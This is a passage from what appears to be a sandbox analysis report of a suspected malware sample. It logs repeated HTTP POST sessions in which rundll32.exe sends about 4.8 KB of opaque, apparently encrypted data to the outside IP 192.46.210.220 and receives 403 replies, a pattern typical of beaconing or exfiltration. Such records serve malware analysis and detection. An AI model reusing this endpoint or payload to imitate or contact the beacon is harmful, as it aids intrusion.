2021-10-28 02:53:50 UTC	93	OUT	Data Raw: f5 29 ae 6a 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 56 d3 bb ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii:)j$WZOlK#DQL1hK(oN*+A*mc0kVSg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:51 UTC	98	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:51 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49750	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:17 UTC	9	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4814 Connection: Close Cache-Control: no-cache
2021-10-28 02:53:17 UTC	9	OUT	Data Raw: 6b 46 df dd 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 37 cd bb 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: kF$WZOlK#DQL1hK(oN*+A*mc0k7Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:18 UTC	19	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:18 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.3	49826	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:54 UTC	98	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4814 Connection: Close Cache-Control: no-cache
2021-10-28 02:53:54 UTC	98	OUT	Data Raw: 6b 46 df dd 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 37 cd bb 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: kF$WZOlK#DQL1hK(oN*+A*mc0k7Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:55 UTC	108	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:54 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.3	49827	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:54 UTC	103	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4802 Connection: Close Cache-Control: no-cache
2021-10-28 02:53:54 UTC	103	OUT	Data Raw: f5 29 ae 6a 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 56 d3 bb ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii:)j$WZOlK#DQL1hK(oN*+A*mc0kVSg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:55 UTC	108	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:54 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.3	49839	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:58 UTC	108	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4814 Connection: Close Cache-Control: no-cache
2021-10-28 02:53:58 UTC	108	OUT	Data Raw: 6b 46 df dd 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 37 cd bb 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: kF$WZOlK#DQL1hK(oN*+A*mc0k7Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:58 UTC	118	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:58 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.3	49840	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:58 UTC	113	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4802 Connection: Close Cache-Control: no-cache
2021-10-28 02:53:58 UTC	113	OUT	Data Raw: f5 29 ae 6a 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 56 d3 bb ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii:)j$WZOlK#DQL1hK(oN*+A*mc0kVSg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:58 UTC	118	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:58 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.3	49847	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:54:02 UTC	118	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4802 Connection: Close Cache-Control: no-cache
2021-10-28 02:54:02 UTC	118	OUT	Data Raw: f5 29 ae 6a 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 56 d3 bb ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii:)j$WZOlK#DQL1hK(oN*+A*mc0kVSg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:54:02 UTC	128	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:54:02 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.3	49848	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:54:02 UTC	123	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4814 Connection: Close Cache-Control: no-cache
2021-10-28 02:54:02 UTC	123	OUT	Data Raw: 6b 46 df dd 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 37 cd bb 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: kF$WZOlK#DQL1hK(oN*+A*mc0k7Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:54:02 UTC	128	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:54:02 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.3	49856	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:54:05 UTC	128	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4814 Connection: Close Cache-Control: no-cache
2021-10-28 02:54:05 UTC	128	OUT	Data Raw: 6b 46 df dd 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 37 cd bb 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: kF$WZOlK#DQL1hK(oN*+A*mc0k7Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:54:06 UTC	138	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:54:06 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.3	49857	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:54:06 UTC	133	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4802 Connection: Close Cache-Control: no-cache
2021-10-28 02:54:06 UTC	133	OUT	Data Raw: f5 29 ae 6a 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 56 d3 bb ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii:)j$WZOlK#DQL1hK(oN*+A*mc0kVSg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:54:06 UTC	138	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:54:06 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.3	49864	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:54:09 UTC	138	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4814 Connection: Close Cache-Control: no-cache
2021-10-28 02:54:09 UTC	138	OUT	Data Raw: 6b 46 df dd 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 37 cd bb 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: kF$WZOlK#DQL1hK(oN*+A*mc0k7Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:54:10 UTC	147	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:54:10 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.3	49865	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:54:09 UTC	143	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4802 Connection: Close Cache-Control: no-cache
2021-10-28 02:54:09 UTC	143	OUT	Data Raw: f5 29 ae 6a 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 56 d3 bb ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii:)j$WZOlK#DQL1hK(oN*+A*mc0kVSg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:54:10 UTC	148	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:54:10 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49751	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:18 UTC	14	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4802 Connection: Close Cache-Control: no-cache
2021-10-28 02:53:18 UTC	14	OUT	Data Raw: f5 29 ae 6a 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 56 d3 bb ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii:)j$WZOlK#DQL1hK(oN*+A*mc0kVSg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:18 UTC	19	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:18 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.3	49872	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:54:13 UTC	148	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4814 Connection: Close Cache-Control: no-cache
2021-10-28 02:54:13 UTC	148	OUT	Data Raw: 6b 46 df dd 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 37 cd bb 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: kF$WZOlK#DQL1hK(oN*+A*mc0k7Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:54:14 UTC	157	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:54:14 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.3	49873	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:54:13 UTC	153	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4802 Connection: Close Cache-Control: no-cache
